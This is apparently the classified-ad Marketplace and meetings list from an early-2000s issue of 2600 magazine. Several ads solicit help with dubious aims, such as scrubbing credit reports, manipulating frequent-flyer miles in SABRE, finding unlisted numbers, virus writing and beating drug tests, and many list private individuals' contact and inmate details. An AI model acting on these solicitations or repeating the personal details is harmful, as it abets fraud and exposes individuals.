HACKER T-SHIRTS FROM YOUR FAVORITE GROUPS along with some of our own designs. Just Hackwear is selling t-shirts, sweatshirts, and hats for groups such as Defcon, Cult of the Dead Cow, Packet Storm, HNC, Cyberarmy, HNN, Attrition, and New Order. Show your support, or just be a poser and you like the design. Who fucking cares? We also sell 11 killer underground designs of our own unique genre, but who are they? Where hackers are... www.justhackwear.com.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration*, the zine about going places you're not supposed to go, send $2 to 152 Carlton St., PO Box 42252, Toronto, ONT M5A 2K1, Canada.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers encyclopedia '99 - 12,271 files. 550 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete TELTAP back issues, VHF files, HTML interface and Data browser. US $15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

Help Wanted

ANYONE IN THE KNOW on clearing negative information on credit reports. I need your help. All 3 agencies: TRW, Equifax, Trans Union. Please respond by snail mail or email to: L. Rip, PO Box 36599, San Jose, CA 95158-6599 or Lrrip@aol.com.

I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please email any recommendations to [illegible]@yahoo.com, fax (305) 330-0658.

IMPRISONED VIRUS WRITER. Though I am still a novice at virus technology, I do wish to become more knowledgeable through correspondence with skilled virus writers. I will gladly pay for such assistance. Daniel McAvoy #969388, Rt. 1, Box 150, Tennessee Colony, TX 75884.

CREDIT REPAIR HELP NEEDED. [illegible]@aol.com, PO Box 30441, Bethesda, MD 20824.

NEED HELP WITH CREDIT REPORTS. Need assistance removing negative items from credit reports - all agencies. Please respond to: L. Rip, PO Box 36599, San Jose, CA 95158-6599. Lrrip@aol.com

CREDIT REPORT HELP and cleaning items. Absolute confidentiality. [illegible]@aol.com.

NEED HELP WITH CREDIT REPORT. I am not a reliable person for any sites. Help clean up items. Please reply, PO Box 5180, Mansfield, OH 44901, fax 419-756-3063 or phone 419-756-5644.

TELEPHONE NUMBER HELP. Help us find home telephone numbers for each telephone company city where a reporter calls to find out all telephone lines connected to a particular address. Also where can you get unlisted telephone numbers in phone code? The information used to be somewhere on the Internet. help@[illegible].net

Wanted

URUGUAYAN HACKER is looking for another one. Please e-mail [illegible].com.

HACKERS WANTED IN PITTSBURGH for a study of the beliefs, behaviors, and culture of computer hackers. I pay $35 for an interview. I have no connection with any law enforcement agency. I am a professor emeritus (retired professor) but I remain intellectually active. I have done social research for many decades and have published many articles and four books. I want to publish a book that will give an accurate, reasonably sympathetic picture of what hackers are really like - no whitewash, no journalistic sensationalism, and no law enforcement hype. Please contact Dr. [illegible], telephone call at 412-[illegible] or send email message to [illegible].

INFORMATION NEEDED: How do airline personnel add miles to your frequent flyer number for airline reservations? Particularly interested in the SABRE system. [illegible].

KIDNAPPED BY THE SECRET SERVICE. Charged with UNAUTHORIZED USE OF AN ACCESS DEVICE, all my computers confiscated. 8 years remaining on sentence... father of two seeking donation of PC's for kids, both computer savvy but now without hardware, software, etc. Am willing to pay shipping on donated PC's, software, and peripherals, if necessary. Contact me for shipping info: Mr. Darren Lee Bakker, No. 47262-066, United States Penitentiary, Atlanta Georgia, Box 150160, 601 McDonough Boulevard, S.E., Atlanta, Georgia 30315-0160, or email me at [illegible]@yahoo.com.

I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking organization/newsletter. I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when contacting me at [illegible] or fax [illegible]. I want the ORIGINAL copies only.

LEGAL PROFESSIONALS and/or law students from BRAZIL and ARGENTINA to help pursue various cases of wrongdoing committed by members of the Brazilian Bar and possibly the Argentine Bar. All claims of unethical conduct, failing to act competently, and obstruction of justice are substantiated by documented facts. I am an American citizen, wrongfully treated by well-paid Rio de Janeiro, Brazilian lawyers CARLOS ROBERTO SCHLESINGER and NELSON ROBERTO SEIXE MACHADO. Because of their incompetence and malicious disregard for established law, I find myself incarcerated in an American prison with little hope of finding freedom unless I am able to obtain help from an intelligent, resourceful, and dedicated lawyer, law school professor, and/or law student(s). The above mentioned claims are easily verifiable through existing records. Many have been posted within my web site, and the proposal intended to lead up to a much needed hand will help expose some of the rampant corruption that is to be found in the Brazilian and American legal systems. Only by obtaining the lawyers' Professional Conduct Committee in the State of Rio de Janeiro, Brazil, and requesting to have Attorneys SCHLESINGER and MACHADO stripped of their law licenses, will foreigners and Brazilians alike be afforded justice in Brazil. For additional information and review of court documents, go to: www.[illegible].

Services

COMPUTER SECURITY/NPS. Is a hacker in your computer or network? Do you need a spy? If so, call Jason Taylor at (503) 259-4561, Portland, OR. [illegible], $60 hour or a [illegible].

EVER BEEN ARRESTED? If you have been arrested, even convicted, but had it overturned, you can have your record sealed. No law enforcement personnel will know you of this, but it is true. I had it done and you can too if you follow the step-by-step information. For further details, send a S.A.S.E. to Allen Richards, PO Box 284, Harrisburg, AR 72432.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a seasoned attorney experienced in the intricacies of information who specializes in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 966-5541 or (415) 986-5591, or omarfig@omarfigueroa.com, or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney client privilege.

Announcements

FREEDOM DOWNTIME is the new feature-length 2600 documentary airing at hacker conferences and film festivals. Keep checking www.freedomdowntime.com for possible showings in your area as well as details on VHS and DVD availability.

HACKERMINDS: Tune in Thursday at 10pm Eastern by opening location 166.90.148.157:8484 with Winamp or Real Player to hear Underworld, the show centering on the opinions of those in the hacker world. For more details, check out www.hackermind.net.

TAKE CONTROL OF YOUR PRIVACY on the Internet. www.[illegible].net

A FIREWALL FOR YOUR BODY: Don't let the government and corporations scan and probe your body with unconstitutional drug tests. Clean yourself at www.beatmydrugtest.com.

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 kHz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

ONLY SUBSCRIBERS CAN ADVERTISE IN 2600! Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Autumn issue: 8/15/01.

ARGENTINA
Buenos Aires: In the bar at San José 05.

AUSTRALIA
Adelaide: Outside "The Deli on Pulteney" (formerly Sammy's Snack Bar) near the corner of Grenfell & Pulteney Streets. 6 pm.
Brisbane: Hungry Jacks in the Queen St. Mall (RHS, opposite Info Booth). 7 pm.
Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.
Gold Coast: Bond University at payphones outside main library. 6:30 pm. Food place open til 8 pm.
Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.
Perth: The Cybercafe (246 Murray Street towards William Street). 6 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA
Graz: Café Haltestelle on Jakominiplatz.

BRAZIL
Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.
Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA
Alberta
Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").
Edmonton: Sidetrack Cafe, 10333 112 Street. 6 pm.
British Columbia
Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.
Ontario
Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Quebec
Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK
Aarhus: By the model train in the railway station.
Copenhagen: Terminalen in Hovedbanegaardens Shopping Center.

ENGLAND
Bristol: Next to the orange and grey payphones opposite the "[illegible]", Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:45 pm.
Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.
Leeds: Leeds City train station by the payphones. 7 pm.
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 7 pm.
Manchester: Cyberia Internet Cafe on Oxford Rd. next to St Peters Square. 7 pm.

FRANCE
Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 5-7 pm.

GERMANY
Karlsruhe: "Old Dublin" Irish Pub, Kaiserpassage. Next to phone. 7 pm.

GREECE
Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm.

INDIA
New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY
Milan: Piazza Loreto in front of McDonalds.

JAPAN
Tokyo: Ark Hills Plaza (in front of Subway sandwiches), Roppongi (by Century Hall).

MEXICO
Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND
Auckland: London Bar, Wellesley St.
Wellington: Load Cafe in Cuba Mall.

POLAND
Stargard Szczecinski: Art Cafe, Bong Bar-back. 7 pm.

RUSSIA
Moscow: Burger Queen, cafe near ITAR-TASS (Information Agency of Russia/Telegraph Agency of Soviet Union), near Metro Nikitskie Vorota.

SCOTLAND
Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA
Johannesburg (Sandton City): Sandton food court.

UNITED STATES
Alabama
Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 6 pm.
Tuscaloosa: McFarland Mall food court near the front entrance.
Arizona
Tempe: Game Works at Arizona Mills Mall.
Tucson: Barnes & Noble, 5130 E. Broadway.
Arkansas
Jonesboro: Indian Mall food court by the big windows.
California
Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.
San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.
San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.
Santa Barbara: Cafe Siena on State Street.
Connecticut
Bridgeport: University of Bridgeport, Carlson Hall, [illegible].
District of Columbia
Arlington: Pentagon City Mall in the food court.
Florida
Ft. Lauderdale: Broward Mall in the food court by the payphones.
Ft. Myers: At the cafe in Barnes & Noble.
Miami: Dadeland Mall on the raised seating section in the food court.
Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.
Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.
Georgia
Atlanta: Lenox Mall food court.
Hawaii
Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184.
Illinois
Chicago: Screenz, 2717 North Clark St.
Indiana
Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court. 6 pm.
Indianapolis: Circle Centre Mall in the StarPort/Ben & Jerry's area.
Kansas
Kansas City (Overland Park): Oak Park Mall food court.
Louisiana
Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.
New Orleans: [illegible] Jackson, 3555 Canal Street. 6 pm.
Maine
Portland: Maine Mall by the bench at the food court door.
Maryland
Baltimore: Barnes & Noble cafe at the Inner Harbor.
Massachusetts
Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.
Northampton: Javanet Cafe across from Pulaski Park.
Michigan
Ann Arbor: Michigan Union (University of Michigan), Room 2105B.
Minnesota
Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.
Duluth: Barnes & Noble by Cubs. 7 pm.
Missouri
St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.
Springfield: Barnes & Noble on Battlefield across from the mall.
Nebraska
Omaha: Oak View Mall Barnes & Noble. 7 pm.
Nevada
Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.
New Hampshire
Nashua: Pheasant Lane Mall near the big clock in the food court. 7 pm.
New Mexico
Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade.
New York
Buffalo: Galleria Mall food court.
New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.
North Dakota
Fargo (Moorhead, MN): Center Mall food court by the fountain.
Ohio
Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.
Cleveland (Cleveland Heights): Coventry Arabica, back room smoking section.
Columbus: Convention Center (downtown), basement, far back of building in carpeted payphone area. 7 pm.
Dayton: At the Marions behind the Dayton Mall. 8 pm.
Oklahoma
Oklahoma City: Penn Square Mall on the edge of the food court by Pretzel Logic.
Tulsa: Woodland Hills Mall food court.
Oregon
Portland: Pioneer Place Mall (not Pioneer Square!), food court. 6 pm.
Pennsylvania
Greensburg: Greengate Mall by the payphones by the Express Center. Payphone numbers: (724) 838-9611, 9614, 9898.
Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.
South Dakota
Sioux Falls: Empire Mall, by Burger King.
Tennessee
Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: Cafe Apocalypse.
Nashville: J-J's Market, 1912 Broadway.
Texas
Austin: Dobie Mall food court.
Dallas: Mama's Pizza, Campbell & Preston.
Houston: Galleria 2 food court, under the stairs.
San Antonio: North Star Mall food court.
Utah
Salt Lake City: ZCMI Mall in the food court near [illegible].
Vermont
Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.
Virginia
(see District of Columbia)
Washington
Seattle: Washington State Convention Center. First floor.
Wisconsin
Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9746.
Milwaukee: UWM Student Union [illegible], between Maryland and Downer.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.